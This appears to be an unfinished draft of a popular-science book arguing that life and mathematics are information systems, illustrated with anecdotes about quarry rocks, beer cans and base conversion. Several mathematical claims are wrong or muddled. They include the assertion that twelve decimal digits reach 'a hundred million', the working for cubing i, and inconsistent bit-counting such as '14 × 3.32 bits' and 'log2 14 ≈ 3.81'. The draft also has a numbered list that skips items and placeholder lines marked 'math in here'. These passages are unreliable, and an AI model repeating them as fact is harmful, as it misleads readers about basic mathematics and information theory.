Ch 5 then explains how life fits this general paradigm.

Living systems are information processors and their code, if one assumes it to be a partly finished product of a self-beneficial process of optimisation, should exhibit certain optimisations. The modularity of proteins (each protein does one or very few specific

functions). The parallelism of ribosomes. The error tolerance and intelligent failure modes of DNA. The modularity of the circulation system (hence, replaceable organs but specific organ failures will kill you. Distributed organs=blood, immune system)

Ch 6 explains then about the information systems we've built, which is useful for comparative reasons... we've decoded, emulated and obsoleted ourselves!

Ch 7 discusses consequences of this.

Ch 8 explores the concept of death in information systemic terms. Massive information loss.

Ch 9 then describes what the logical extension of information systemic approaches to living systems implies in terms of getting off this planet (it must happen): humanity is only a step on the evolutionary road, and in the long term is well doomed. Erosion of the Gaian codebase and the extreme difficulty of rewriting it to replace extinct species.

Note also that proteins represent modularity in programming (has benefits in terms of maintainability... I cannot think of a monolithic system in nature, though polycistronic genes, or genes with extensive post-processing, might represent the remnants of the way an early inimimalist information and energy metabolism used to run). which is part of the reason geneticists are able to tinker with it at all.

Ch 10 explores the likelihood of information systemic evolutionary paths elsewhere being essentially similar end-results of darwinian evolutionary selection,

Ch 0:

We humans conceive of ourselves in a number of different ways, depending on which culture we find ourselves immersed within. These cultures contain different tools which enable us to perform this feat of self-conception. Some of us concieve of ourselves in

terms of our interactions with other people or in terms of their roles within various forms of social organisations. Others do so in terms of the religious or political beliefs which they have absorbed or concluded from their analysis of various problems and synthesis of various facts into a useful framework. Yet others might think of themselves in ways which would never occur to the rest of us, since we lack the interpretative framework within which to understand it from their particular point of view. These people become the architects of their own realities and invite other people inside their personal models of the world to observe the outsider's reaction. I will, for the duration of this book, consider myself as such a person, and try to equip you with the tools to understand the universe in the manner I do.

Methods of acquiring an identity vary in their effectiveness as tools for forming an accurate knowledge of ourselves. Since we are complex organisms, and since we form complex societies and interact in complex ways with the complex ecosystem of which we are an integral part, that identity is likely to be very different across the population, and the effectiveness of the identity as a functional tool for relating to the world will also vary.

I don't think this means there's anything intrinsically divisive about this propensity for difference. It's natural. There are many more ways to be different to something else than to be the same as something else and as such it should be expected. In fact such diversity of identity concepts (the Germans have a great word for it, *weltanschauung* - world-view) has considerable advantages in the long term, from an information completeness and robustness point of view.

However, these differences sit on top of what I consider to be a magnificent and fundamental framework of similarities. In much the same way as some people are at first shocked and then liberated by becoming aware that human beings are also animals, I felt similarly shocked and liberated by arriving at the conclusion that, like many simple and complex devices,

and in common with all other biological forms, human beings are, in a fundamental way, information systems. Not only do we consist of information but our fundamental nature is defined by the laws of information, its nature and the means by which it is transformed.

To be told this is, initially, for many people, shocking, insulting and demeaning to their humanity. They interpret the position to mean we are "nothing more than computers". They are correct in making this statement, but they think that to be a computer would imply that they would be without emotions, or creativity, or self-awareness, as are those deterministic, electronic, data-processing devices which we currently mass-produce and which do their 'thinking' by pushing electrons through various meticulously configured pieces of metal and contaminated rock.

This is not the case at all. All living systems are computational in their fundamental nature. What they do, by various means, is compute how best to get themselves reproduced. Humans evolved in such a way as permitted them to possess computational infrastructure - brains - with processing power surplus to this basic requirement, and, with that requirement fulfilled, the processing effort could be directed to other tasks, for example, coming to an understanding of the basic nature of information, and our own fundamental existence as information processing entities.

I have come to an acceptance of my status as an information system. I am not morose about it, in fact I'm rather jubilant to know that I'm on the end of millions of years of Darwinian improvements and increasing computational power. Attaining this awareness has been an illuminating journey. It equipped me to cure myself of a disease with which I had been infected for nearly two decades (specifically, a very widespread strain of religion which had its origins in Rome about two millennia ago); it equipped me to understand why I age, why language is littered with logical operations and why maths is lossy.

It has had some unusual influences on the way I understand things to be, but these have led to what I consider to be delightful insights about my place in the universe.

Ch.1 :

Information in numbers.

Many people put mathematics on a kind of pedestal. They quite understandably pay homage to its astounding descriptive and predictive power. Whilst it is an astonishing and extraordinarily useful tool for thinking about the universe, and is significantly responsible for the rise of science, technology and engineering, it is nevertheless a language - a symbol system into which information can be embedded for transmission and storage. As such one should find the language of mathematics obedient to those laws which govern the behaviour of information - such as, certain information transformations are lossy, which is to say that once I perform information transformations, some of the information present in the data I had to begin with is no longer there in the finished product.

Copying is an example of an information transformation, and it always brings with it errors in the copy, though certain steps can be taken to ensure the error rate is arbitrarily low. If I take a colour road map and photocopy it on a black and white photocopier, I lose the ability to discriminate between all the colours (which are now shades of grey). If it happens that some of the cartographic information is encoded in the colours, I lose some of the cartographic information as well, and will be more likely to get lost if I use the copied map to navigate. It also bears thinking about that the original colour map is itself a crude copy of the actual streets, parks and so on, which it claims to represent - it leaves out individual trees, houses, potholes, and changes to the landscape after the map was compiled and printed.

Copying is not the only example of an information transformation. I can take a street map and extract specific kinds of information from it, but only at the expense of losing other information. I can count up the number of streets and measure their lengths, then take an average, which will be a number in all likelihood different to the actual length of any of the streets. I also need to remember that a map is a \*sample\* - there will always be streets on it which go beyond the map boundary, so I will have sample bias in my average, because in the map, no street can possibly be longer than the distance of one corner of the map to the opposite corner, even though an actual street might go well beyond the map boundaries.

These losses and inaccuracies are artefacts of our handling of the available information - in this case, sampling, and averaging.

This doesn't just apply to maps, it applies to many other systems. At the risk of being accused of having rocks in the head, I'll show another example here, which I used to have to think about when I trained as an explosives shot firer in a picrite quarry.

Say you build a machine to weigh a bunch of different rocks to the nearest gram. It generates a list of weights and counts the rocks ... which is why you build a machine to do it. You definitely don't want to count rocks all day yourself. Suppose it is a accurate, precise machine and will weigh rocks down to a hundredth of a gram, but can't handle rocks bigger than 100 grams.

The machine will calculate an average, which means, it adds all the measured weights up to one number. During which process, you lose all the information about each rock's actual individual weight. Then it will divide by the summed number of individual rocks it measured - which means it takes that summed generalisation about weight for any rock and distributes it across all of the rocks.

Taking an average is a mathematical way to derive a description of a certain kind of relationship between all the measured rocks. That relationship, specifically, is the relationship of what we know about their mass to what we know about how many rocks there are.

It makes sense to do this. You save subsequent computational effort by not having to write down the description of every rock to get a general idea about the properties of all of them, you gain speed of acquisition of information about a group of rocks, but at the cost losing specific information about any specific rock. Also, trust me on this, the big guy on the weighbridge at the exit end of the quarry has no interest whatsoever about each specific rock which is sitting in your ute when you drive onto the weighbridge plate, nor does the bulldozer driver who smears them out onto the topsoil prior to spraying them with bitumen to make a road.

You can add information to the group of rocks, however. If you need a specific size you filter them through a screen mesh with a specific regular hole size, which adds size-specific information to whatever rocks made it through the filter (these rocks are smaller than these holes) and also adds information to whatever didn't make it through the mesh (these rocks are bigger than these holes). You pay more for filtered rocks, not because each rock is any different after filtering, but because you know more about all of the filtered rocks—that is, they fit a particular size range. It's important, this way you're not going to end up with lumps, from rocks bigger than required, sticking out of your road surface.

You might notice the weighbridge operator asks you how much your truck weighs, so that the information extracted by the weighbridge operator about how much your truck AND load of rocks weighs together, can have the irrelevant information about the weight of your ute removed, before they bill you for the weight of the load of rock you have in the back of the ute. Of course, if they don't ask, you'll be cheated out of

some money and some rock, since you'll also be paying for your truck's weight worth of rock without getting any rock for your payment.

Let's look at the average itself, which might say that each rock weighs 27.72883 grams. That's mathematically impeccable. However in an informational sense, it's misleading. You don't learn anything about the relationship between the rocks beyond the first four digits, since the measurements were never made to this level of precision. The information is smeared across a lot of rocks and an artefact of this smearing is that some of it becomes too finely smeared to even be believable.

You might think your average rock weight is at least 27 grams, and at most 28 grams, right? Nope. With measurement there are sometimes some unusual measurements and you also lose information about them when you take an average. In your measurement, a rogue chunk of styrofoam will weigh about 1 gram, and a rogue chunk of railway track will weigh 91 grams, but the average is still 27.72883 grams per chunk of stuff weighed.

It is also valid to say most of the rocks are 28 grams to the nearest gram - you don't want to lose that .7 grams, but in doing so you add .3 grams worth of error into what you know about all the rocks, which isn't much since it's spread over many many rocks.

It also happens that, if you have measured the weight of only a few rocks, it is very unlikely that ANY of the rocks actually weighs in at the average weight in reality. You lose a lot of information when you take an average, which is why averages, and statistics in general, are notoriously abused in the media (people have written books about this, and this is the origin of the term Lies, Damn Lies and Statistics). The average person in the street does not exist. Some people closely approximate to the average person might exist. Millions of people in the street are discrete and different in uncountably different ways and to

treat them as averages is not only to demean and ignore their diversity but also to fail to understand them.

I'm going to dive in here and play with some numbers, but this is not meant to be a lesson in how to do maths, it's meant to demonstrate what I consider to be the information loss intrinsic to mathematical operations.

-----math in here

When we wish to inform someone that, according to our opinion, there's twenty seven of some things about which we have a conceptual awareness, we speak, or we write, 27, not 27.728830000000, even though both are right. There's no point adding the zeros, because they don't give us any more information - and we mentioned before, due to the crudeness of our measuring tools, which only measured to the nearest gram, everything after the decimal point was untrustworthy anyway - additional zeros would tell lies about our accuracy.

Significant figures are a big problem for some people, because they are not told when they are learning mathematics that what they are dealing with is a symbolic language which describes relationships between quantities, and since it is a language, it is an information transmission system, and therefore obeys the rules which determine the nature of information. We are generally taught how to \*do\* maths, not how to \*understand\* maths (in the language instinctive sense). It takes a while before we intuitively understand that maths is a language, designed to describe the information contained in relationships between numbers, spaces, and other quantifiable things - and that while the quantities and operators which face us on the page do not mean anything of themselves, the meaningful relationships they describe for us are basically informational in nature. Mathematical equations are a concise, minimalist, unambiguous method for describing the information embedded in the relationships between numbers, and describing the functions which govern these relationships.

This number here relates like so, to what that number does to this other number.

6	=	2	x	3
Informs you differently to				
6	=	1	x	6

Similarly,

y	>	4	-	1
informs you differently to				
y	>	5	-	2

However, most of our math operations are lossy in the informational sense... the item you get by doing the math contains, of itself, no information about how you obtained it.

A trivial example of an information-preserving mathematical transformation is identity, where you do nothing to your number whatsoever. Another example is reciprocation, where you divide one by some number (say, 4) of your choosing; the answer (1/4) will give you back your original number when you reciprocate it again, and the answer to the first reciprocation, say 1/4, has embedded within it symbolism which suggests that the number is itself a product of a reciprocation operation (it fits the form of any reciprocated number - it has 1 divided by some number written in the actual answer). Of course if you forget that the operation you performed was a reciprocation, then 0.25 will not tell you anything about how it was arrived at. The values represented by our numbers, of themselves, have no history.

It is worth noting that if you have an answer to a mathematical question, and its answer is less than one (1, remember, is a bit - a chunk of information which answers the simplest kind of question, which is a yes/no one where yes=1 and no=0) but more than zero, then our symbolism for maths necessarily forces one to write your answer in terms of a relationship between two pieces of quantity information, not as quantity information itself. A fraction, such as 1/3, is a way

of writing a relationship between two numbers, but it is not actually a measurable counting number itself. You could spend the rest of your life and waste a lot of paper writing it all down in decimal too, 0.33333333 (and so on).

An example of a reversible logical operation is NOT, where if you stick in a 1, you get out a 0, if you send a zero into a NOT gate, you get out a 1. (AND isn't a reversible operation because for each answer an AND gate gives you you have one of two possible states which gave rise to the answer, and the answer says nothing about which state it was.) Again, if someone just tosses a 1 in your direction and says nothing about how that 1 was arrived at, then the mere presence of a 1 isn't going to tell you that exists because someone did a NOT(0) on it at some point in history.

These are information-preserving transformations, in the sense that if you have only the operation and an answer, you can regenerate your original conditions using only the function and the answer. There are even information-generating transformations, such as fanouts, where the presence of a single bit of data is used to generate the presence of two bits of data.

Most of our operations, even the common ones we wrestle with every day,

By way of example let's take a really simple sum like so:

$$3 + 2 = 5$$

and dissect it for its information content. Since many of us are totally rote-trained to do this sum, it might be best to do it in terms of zeros and ones, that is, in binary, which is a mathematical number system comprised entirely in terms of answers to the question "Is there a quantity (as opposed to a non-quantity, or, put another way, as opposed to the absence of any quantity at all)" and the only possible answers to that question are yes (1) and no (0).

In any number system, the base of that number system is the number of different quantities which can be encoded in a single position of a number. We humans tend to use base ten which means, in any position, we can have up to ten different quantities: a digit can be empty of value (0) or can contain nine different quantities, 1,2,3,4,5,6,7,8, or 9. You are all familiar with these symbols and the relationships between them, and you handle them every day whenever you measure out quantities of ingredients prior to cooking them, for instance.

The position in which you find a symbol is also important, and that importance is also determined by the base. When you write a series of digits down from left to right in base two, or in base ten, the least significant bits are always at the right-hand end of the number. If a waiter makes an error with these numbers when you pay your restaurant bill, these are the ones about which you do not worry. It's when the waiter makes an error with the most significant (and usually, most information dense) numbers at the left hand end that you make a scene at the counter.

As such we use number systems which, as one reads them digit-by-digit from left to right, exhibit an information density which collapses exponentially. Digits on the right are piddlingly less significant than digits on the left. The rate of collapse is determined by the base (also known as the radix) of the number system employed. The base-10 number 1009 has a big digit on the right, a 9, which is by itself contains much more information than a 1, but of course the 1 on the left, boring and information-depleted as it is, encodes lots more information by being in the very significant  $10^3$  position on the far left of three other digits. It also tells you why a 0 is an important number; it has no intrinsic quantity, but not only can it encode "nothing" but it can encode it in specific places, for example, in the previous number it tells you there's no tens and no hundreds.

Off the top of my head I cannot think of a number system with digits encoding a linear information

distribution. Well, actually, I can, but I don't think I'd go so far as to call it a number system. By way of demonstration, I will sit here and encode the quantity 27 in this very primitive way: I will ask a very primitive question 27 times. That question concerns the basis of measurement of a quantity itself, that is, identity, which can be phrased as : Something is always equal to itself. Identity is a rigorous benchmark, and something either is, or is not, equal to something else.

So the question, although it could be any yes/no question, is, "Is this item a can of beer?"

What this actually means in the physical world, where I might be counting identical beer cans, is actually a complex pattern recognition job of seeing and feeling and inspecting something and comparing it to my mental checklist of the properties typically exhibited by whatever I think is a beer can.

"Is this a can of beer?"

"Is this a can of beer?"

"Is this a can of beer?"

.

(21 more iterations of the same question)

.

"Is this a can of beer?"

"Is this a can of beer?"

"Is this a can of beer?"

Of course in asking this question I ignore all the different varieties and states of beer can which I might observe, and throw all of that information away, keeping only the information about the presence of absence of the beer can. I'm looking out across the floor of my kitchen after a party, and many items are strewn about the room. Suppose I draw a diagram detailing the location of all the things I found which exhibited the identity of a can of beer, and for each identified beer can I write "1". It happens I get this:

```

1 1 1 1 1 1 1 1 1
   1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1

```

If we condensed that down from four lines to one line (doing this, incidentally, reduces the amount of information you need to aim your eyeballs to find all of the lone 1's later on, but we'd then know less about the distribution of beer cans across the floor) it would look like so:

```

11 1 1 11 1 1 11 1 111 111 11 1 1 11 1 1 1
1

```

And then if we removed their clumpiness (which denudes us of even more information about the beer can distribution) it would look like so:

```

1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1

```

There's no hidden message. To extract 27 from the above, you just have to go to all the tedious effort of counting up all the ones. When you count them and write 27 you encode this primitive quantity data splattered around in the paragraphs above, into a neat, quick, dense symbolism which encodes a lot of rapidly readable information about quantity, but which has nothing to say about the distribution or clumpiness of the beer 27 beer cans we counted, or even that they were beer cans at all.

So much for counting up to 27 and determining what information you've lost in acquiring that number. Let's do some maths.

Translating "3 + 2 = 5" into the less familiar lexicon of binary, it becomes:

$$11 + 10 = 101$$

What have we done here, exactly?

Well, for a start, in going from left to right and doing the addition, we've lost one binary bit of information. We had four bits on the left and we did the sum and have three bits on the right. If we did the operation in base 10 we'd have lost 3.32 bits of information. All this of course excludes any accounting for the information lost when, in deriving the answer, we throw away not only a digit, but also the operator.

When we use the base 2 number system, which is the smallest usable base as far as I know, the original quantities, the three and the two, are now encoded as answers to the following potentially infinite set of questions, read individually from right to left:

<---- Is there a 2x2x2?    Is there a 2x2?    Is there a 2x1?    Is there a 2x0?

Notice that although the answer can still only ever be a yes or a no, the significance (if you like, amount of information extracted) of each question doubles each time you go left (of course, in base ten, significance becomes ten times greater each time you go left). That is, each question is twice as important as the last one. Notice also that it matters where the numbers are relative to each other. Any number encodes, in its position and quantity information, not only the value of itself as a digit, but its value in context to all the other adjacent digits.

The answers are:

	8	4	2	1
For 3:	No	No	Yes	Yes
For 2:	No	No	Yes	No
For 5:	No	Yes	No	Yes

The numbers 2 and 3, represented in binary, contain the same quantity of information - that is, they each contain answers to the same questions. That the base-2 number "10" gives a NO answer to the question "Is there a 1?" doesn't mean it contains less information than the base-2 number "11".

What we refer to as the base of the number system is the value that actually imposes a given information density upon a numeric symbol set, by virtue of the significance (amount of data represented by a given digit) it imposes on the positions of the symbols. For the numbers you and I usually work with, the significance increases exponentially as you read the digits in a number from right to left.

Base-2 has the most slowly exponentiating information significance per digit: Described in base ten, its information density within the first twelve digits increases only to a little more than two thousand primitive bits

1	1	1	1	1	1	1	1	1	1	1	1
2048	1024	512	256	128	64	32	16	8	4	2	1

Of course, base-10, which we all tend to use from day to day, has a massive increase in significance within the first twelve digits... to a hundred million primitive bits of data, or, put another way, the answers to a hundred million yes/no questions.

1,000,000,000,000

Hexadecimal is even *more* information dense, since each digit has not ten potential states but 16. Since mathematicians had already used up all the Greek letters they could get their hands on, Hex (the name by which hexadecimal is often referred) has a pretty familiar looking symbol set: the first six letters were pinched off the alphabet and deployed thus - 0,1,2,3,4,5,6,7,8,9,A,B,C,D,E,F where F = 15 in familiar base-ten script.

Incidentally, the reason Benford's digit distribution law works for the number systems we tend to use is exactly because we use number systems where, as you progress along the digits from right to left, the symbols encode progressively more information per symbol, in an exponentiating way. The Benford's Law

equation has a log term to account for this information exponentiation embedded within the way we assign significance to our digits.

Benford's Law for a base-n number system, with raw quantity information encoded in any of D possible digits in a format where the most significant digit is on the far left of the number, is:

Proportion of numbers starting with symbol  
$$d = \log_n \left( 1 + \frac{1}{d} \right)$$

This is interesting: If we only have 2 symbols in our number system, zeros and ones (1 holds place and quantity, whereas zero holds place and the absence of quantity) all we can expect is that all of our binary numbers will start off with "1" 100 percent of the time, as all binary numbers do when used to count a quantity. There's no point starting with a zero, if you have one bit more than enough information to fill all the previous digits with 1, then you'd write another 1 on the left and convert the existing 1's to zero, - you can't pack any more information into the existing number of digits, which is why you write the new (and most significant) 1.

We use a exponentiating system of digital numeric quantity description, after all. Benford's law applies to all sorts of fractal systems, such as lengths of tree branches, catchment areas of stormwater drains, cross sectional volumes of lung tubing (alveoli?) which are self-similar at all scales. They don't know or care about their quantities, what they do is get described by mathematicians using a particular kind of information distribution in the numbers systems they use.

Claude Shannon, whom history might eventually recognise as the father of information theory, did care about this sort of stuff and mentioned in his landmark 1948 paper "The mathematical Theory Of Communications" that there is about 3.32 bits of information in a decimal

digit, but I want to use a system where there is only one bit of information per digit.

Anyway, we have these binary symbols and want to add them up, that is, collect them all as a single quantity instead of two quantities.

At the absolutely primitive level, we strip down the symbol significance and count the ones.

1 1 1            +            1 1

We are left with

1 1 1 1 1

What does the + do ? It's an operator, something which describes an information transformation, which tells us how the information distribution will change.

In this case, for the benefit of acquiring information about the primitive information of both groups when combined into a single group, you lose not only lose information about the original content of each group (three bits of primitive information in the first group, two bits of primitive information in the second group) and also lose information about how many groups there were, since there is nothing in the number 5 to suggest that it arrived as a result of a + operation previously performed on some other digits to the ones you're currently adding up. The = symbol is another operator, which means identity. It's not a transformative operator, describing an information manipulation, instead it's a relational one, describing the relationship of groups of information on each side of it. However it is much abused in mathematics; We commonly write  $3 + 2 = 5$  when in strict, information-preserving usage, we should only write  $3 + 2 = 3 + 2$ . Order sometimes matters too, so writing  $3 + 2 = 2 + 3$  is right in the quantity sense but not in the sense that you're trying to preserve the order of the numbers. When order really matters, we tend to use brackets and do things inside of them first.

The common usage of = has a different, very reductionist flavour, however. It implies information loss of one sort to obtain information of another sort.

When you have a full equation  $2 + 3 = 5$  you have the information loss direction encoded as well as the identity of the primitives which made up the mathematical phrase which goes on to generate something you can encode in a 5. As you might expect of a number system wherein individual digits encode a bunch of information along with the fact that there are no other digits and you have no idea where the actual digits came from anyway, the simplest term with the fewest symbols and fewer operators (often on the right hand side of the equals sign) is usually what we describe as the answer. Interestingly, when we expand a sum with infinite terms, we write the most information-poor term on the left of the =, and pile up a potentially infinite number of terms on the right of it. Going from the quantities 2 and 3 the plus operator compels you to arrive at 5; Nothing in 5 compels you to go back to 3 and 2.

Once you have the 5, if the 2 and 3 were later made unavailable to you, say, during an audit, you would have no idea whatsoever how you got that 5, if 5 is all you have left.

There's an huge and unknowable number of sums which will provide five bits of primitive quantity information and you can't choose between any of them; for sums with many different numbers, this information-hiding in the summed term forms the basis of what is called the knapsack problem, which has significant usage in cryptography.

Back to our simple sum. Suppose someone gave you a hint: they said some things were added to give you 5. It's a big clue, there is a significant amount of information embedded in the + (add) operator, which narrows down the possibility-space to something smaller but still infinitely huge,

$$a + b + \dots + c + d + x + y = 5$$

But suppose they didn't specify how many times the operator was used, they just said, above "some things were added to give you 5". Hopeless! A squillion different things add up to five.

For a simple operator like + you can narrow down the possibility space even more by asking how many times it was used: Oh, once, someone tells you.

So  $x + y = 5$ .

We can draw the relationship (which is a line, actually) of numbers  $x$  and  $y$  which, when subjected to the + operator, will add to make 5, losing their position information on the line and condensing down to a quantity (five, as it happens) which embeds within it no particular fingerprint of its original components. Given the above data that there were two terms and a + operator we have enough information to know ALL of the numbers which have an information-loss property under the influence of the + operator such that they will leave five primitive bits of information as a residue, but we still don't know specifically what  $y$  and  $x$  actually are. You know what they are since you've got them a few paragraphs above, but you can't tell that from just looking at a 5. Just like money. You don't know what it did before it got to you.

What do our numbers actually encode then? I'll do this in reference to my last paycheck, which was \$152

The data on my paycheck is written in a numeric symbol format which:

1) Encodes a vector (direction in which you should read the digit positions)

I would be more happy if I were paid 251\$ than \$152.

2) Encodes a significance co-efficient defining the relationship between numbers in a given position (this is called the \_base\_).



preserve their positional information, which in any case is partly related to the radix used.

5) It also encodes an assumption about the what base it's in. By looking at a number you can figure out what base it is in only if you look at many many numbers and see how many different symbols there are. Of course if you know already it's done in base ten, then you know how the magnitudes work. If you don't, then you have to work it out.

My \$000152.000 paycheck can turn into \$1520.00 or \$15.2000 if we change the significance positioning of the digits. It can also suffer other mutations, such as losing digits and hence transmuting from \$152 to \$15 or \$52.

The behaviours exhibited by number systems are themselves artefacts of the behaviour of the information they actually encode. There's terrific jokes about the nature of informational errors in mathematics.

Teacher: "With 1.5 you remove the decimal point to make 15. Where is the decimal point now, Michael?"

Michael: "On the duster."

Teacher: "What is half of 8?"

Michael: "Two zeros, one on top of the other."

Its parallel in linguistic circles is:

Teacher: "Michael, B-R-I-X does not spell "bricks".

Michael: "Well, then, what DOES it spell?"

When we write about a symbol like 324, we have a LOT of information encoded in that symbol set, which we are not consciously paying any attention to whatsoever when we do the math since we learned how to use it and forgot how to understand it. Numbers and equations encode information, and information is what we're dealing with when we do the sums. Our mathematics is a symbol processing system which shows us quantities of

information and also shows us the relationships between quantities of information.

Simple functions will lose you the information you added into them, or add information into the answer which you did not expect.

If you have a -ve number and square it, you will lose the -ve sign. On the other hand, if you take that squared number and square root it, you could have potentially had either a +ve number or a -ve number to begin with but you have no way to know other than your perceived reality that you tend not to see any -ve quantities of things around the place. Squaring loses information about sign.

My final shot on this subject of information loss pertains to numbers on the Argand plane, which are referred to as unreal, or complex numbers. They embed within them some very strange relationships which are lost irreversibly when subjected to multiplication by themselves.

A complex number called  $i$  is written out in full as

$$i = \sqrt{-1}$$

and it does not have any real, quantifiable existence. You cannot buy a jar with  $i$  grams of olives in it. Why? Well, first, you cannot have  $-1$  olives. When one puts a - sign in front of a number, one immediately understands it to be negatively relative to something else... a -ve number is not a countable quantity, you can only infer it from what other quantities are missing somewhere else. If I lose two kilos of body mass since last week, then my weight compared to last week's weight is  $-2\text{kg}$ . Second, you cannot square-root an olive without attracting the attention of people standing nearby... besides that, you'd have to first find something which, when multiplied by itself, gave rise to an olive. So this complex number thing, called  $i$ , has two pieces of information in it. First,

it's a surd, a number with a functional behaviour stuck on it, in this case the behaviour is that it's actually two numbers, which are both the same but which, when multiplied together generate -1. Such a pair of numbers does not exist but such a relationship has to be coded this way given the constraints of our symbolism. Second, it's signed. It's negative, which implies certain behaviour when multiplied with, or added to, other numbers.

Now if you saw a normal number like 3, and multiplied it by itself twice, that is, you cubed it, you'd get a nice number, 27.

$$3 \times 3 \times 3 = 27 \quad \text{<--- (three cubed)}$$

These normal numbers will produce what you started out with if you reverse the operation you just did. If you take 27 and cube root it, you get three back, which is what you started out with. Note that you have to cube root it, if you square root 27 you get a little bit more than 5, which is obviously not the 3 we started out with.

But try cubing  $i$ .  $\sqrt[3]{(-1)}$  squared is -1; -1 squared is 1. Ok, great.

Now if you cube root this 1 you just got, you get 1, not  $i$ . You have lost all that whacky root and sign information even though you kept your quantity intact and did the exact reverse of what you did when you cubed it. It appears, then, that what information you lose from a mathematical transformation depends in part on what kind of numbers you feed into it, and also on the information-transformative nature of the mathematical operator itself.

Maybe this all sounds pretty useless. Mathematicians will scream at me and say, "Well yes, but how much information did you lose, smarty pants?"

There is actually a calculus of information for all symbolic systems, including not just languages with alphabets comprised of symbols but also number systems

comprised of symbols, such as mathematical sums and equations.

Claude Shannon's work in 1948 enables us to quantify the information loss or gain in a mathematical sentence. In "Mathematical Theory of Communications" he stated that:

"If the base ten is used the units [for measuring information] may be called decimal digits. Since

$$\log_2 M = \frac{\log_{10} M}{\log_{10} 2} = 3.32 \log_{10} M$$

a decimal digit is about 3.32 bits."

What this means is if I write a number like 3783, then since it contains 4 digits, and each digit is a symbol from a number system with radix 10 (base ten), therefore each digit contains 3.32 bits of information so the whole number contains 4 x 3.32 bits, which amounts to a little more than 13 bits of information at the symbolism level. Actually for lossless encoding you'd say it had

$$\log_2 14 \approx 3.81 \text{ bits per digit, and thus you'd need } 14 \log_2 2 \text{ bits to encode it.}$$

What it also means is that the number 0, which is mathematically considered to not even be a natural number, also contains just as much information in it as do any other the other digits whenever it is used in an n-radix system, though the information content of a zero varies depending on the radix R employed, like so:

1

----- = bits of information per digit.

$\log_2$

R

What this means is, if you use a 0 in base-2, it only holds one bit of information, if you use a zero in base-10 it holds 3.32 bits, if you use one in octal it encodes for 3 bits of information and if you use a 0 in hexadecimal encodes 4 bits of information.

It also has the consequence that you cannot encode any information per symbol in a number system of radix  $r < 2$  : a symbol must encode one bit per symbol, no less.

You therefore have quite a lot of information loss when dealing with primitive number operations using numbers with a lot of digits.

Suppose in base ten, I take 1,000,001 and remove a million from it. It's a sum a child can do, and gives you a total of 1.

$1000001 - 1000000 = 1$

I start out with  $14 \times 3.32$  bits of information in each set of digits on the left and end up with 3.32 bits of information on the right. So it cost 43.2 bits of information to arrive at the 3.32 bits of information in the answer on the right. If I took 1000 from 1001, I'd still get one, but I'd have lost fewer ( $2 \times (4 \times 3.32)$ ) bits, or about 26.5) bits of information to get it. Whacky huh!

I figure this explains neatly why it takes longer to explicitly calculate large sums than it does to calculate small ones, even though on the surface it is apparent to humans immediately that when you take a million from a million and one, you are left with one, just as when you take ten from eleven. But that's because we probably cheat and notice that the two numbers are discrepant by one straight away, which is a pattern we've learned to look for since it has the

payoff that you can crunch a couple of big numbers quickly.

Buut, hey, what's this fractions of a bit stuff? How can you have a fraction of a bit, or a bit which doesn't know if it's 0 or 1? Well, I think it's what happens when you try to impose the information embedded in numbers based in one radix into numbers based in a different radix. The rinds of cake mix don't cease to exist just because they don't fit into your cookie cutter. We're not specifying that we have to know what state the bit is in, just that its existence is there, and a fraction of a bit is like any other fraction, it implies a information quantity relationship. I don't know if a fractional bit could be 0 or 1.

If we take the number 4095 in base then and convert it to base 16, giving you FFF (base 16): we have lost information here too. It took  $3.32$  (bits per base-ten decimal digit)  $\times 4$  (digits) =  $13.28$  bits bits of information in the first number, and the second, FFF, has three hex digits (all at four bits per digit) which contains only 12 bits. And of course we don't know anything about where the FFF might have originated if that's all we're given. However, what's nice about radix conversion is that if you then convert back to your original radix you acquire all your original information again.

I'll stop here, but this paradigm works all the way from simple algebra all the way up to tensor calculus, Galois theorem, phase spaces, relativity and even systems in which numbers are not even real (you saw that above for the cube rooting of  $i$ -cubed). Maths is a powerful, rigorous language, and it allows us to cook up some pretty complicated sentences and this then lets you look to see what these sentences actually mean in the real world. Nonetheless, it's a language all the same, and what languages do is encode and transmit information, which includes 1) raw information "there were six chickens", 2) information about information "there are six chickens last time we looked", and 3) information about relationships between information "there were six chickens last time we looked and that's

one more chicken between last time we looked and the time before that. Sentences full of self-descriptive information become self-referential and complex - commonly, humans can apply about four levels of attribution to items referred to within a single sentence. We use languages so transparently that we forget to pay any attention to the ephemeral nature of information, the actual stuff they encode and describe. We sieve out interesting information and casually lose the rest.

On a side note, I think it is possible to quantify the information content in mathematical sentences. Such sentences, called equations, describe the relationships between numbers; normal numbers, such as 0, 1, 3, 7 and 15, embed within them the answer to a series of yes/no questions, which is why binary numbers are most commonly used to represent them in a digital computing environment where yes and no are easily translated into two states for a transistor, namely, on or off. The operators will embed within them a truth table which describes unambiguously the information the operator produces given what information the operator is fed. The truth table contains a certain number of primitive symbols describing pattern matching for input and the nature of the subsequent output. You count \*all\* of the primitives in the truth table (0's and 1's all encode information in this case since taking any of them away ruins the truth table), and the number you get is the primitive information content of the operator. These numbers are easily computed for Boolean logical operators and flip-flops and memory devices.

For something like addition, in binary, this can be quite large, since although the act of adding a bunch of primitive data elements is pretty simple and logically not demanding, the + operator knows nothing about how many times it will need to be invoked in order to do a complete sum, so within the truth table for binary addition is a kind of escape clause where the quantities to be added, themselves determine how many times the addition operation will take place. Numbers define within their quantities the amount of information processing required to mathematically

manipulate them. This is demonstrated straightforwardly with a cheap desktop calculator - it takes longer to do operations on large numbers than it does to do the same operations on small numbers.

What's nice about these truth tables is that they don't change when you use them to transform other information by the methods they specify.

-----math

-----math in here

I dealt with rocks when I studied geology. They're actually pretty interesting on their own, since without even trying, they do in fact record an awful lot of information about what was happening both before and during the period they were formed, what happened to them afterwards (were they buried, heated, squeezed, sheared, melted, cooled slowly or quickly, what things lived in it, what was Earth's magnetic field doing at the time, etc) - you'd ordinarily never think the strata was stuffed so full of ancient history. Information embedded in rocks is fundamentally important for all sorts of reasons, mainly related to getting various minerals and energy which enable us to live a lifestyle with metals, mineral products, hydrocarbons, and various kinds of industrially useful and aesthetically captivating crystalline minerals.

I also studied chemistry, mainly to avoid dealing with rocks... rocks didn't really grab me, the way biochemistry did much later. The earth was certainly a data processing system, with plate tectonics and vulcanism and erosion and a hundred other processes which transformed, say, a few hundred million tonnes of old forest into a deposit of almost pure carbon, but it didn't seem to be going anywhere with it, or learning anything, or accumulating knowledge in a manner which led it to do things any differently later on. The processes of sedimentation, igneous vulcanism and metamorphism, the three progenitors of information-

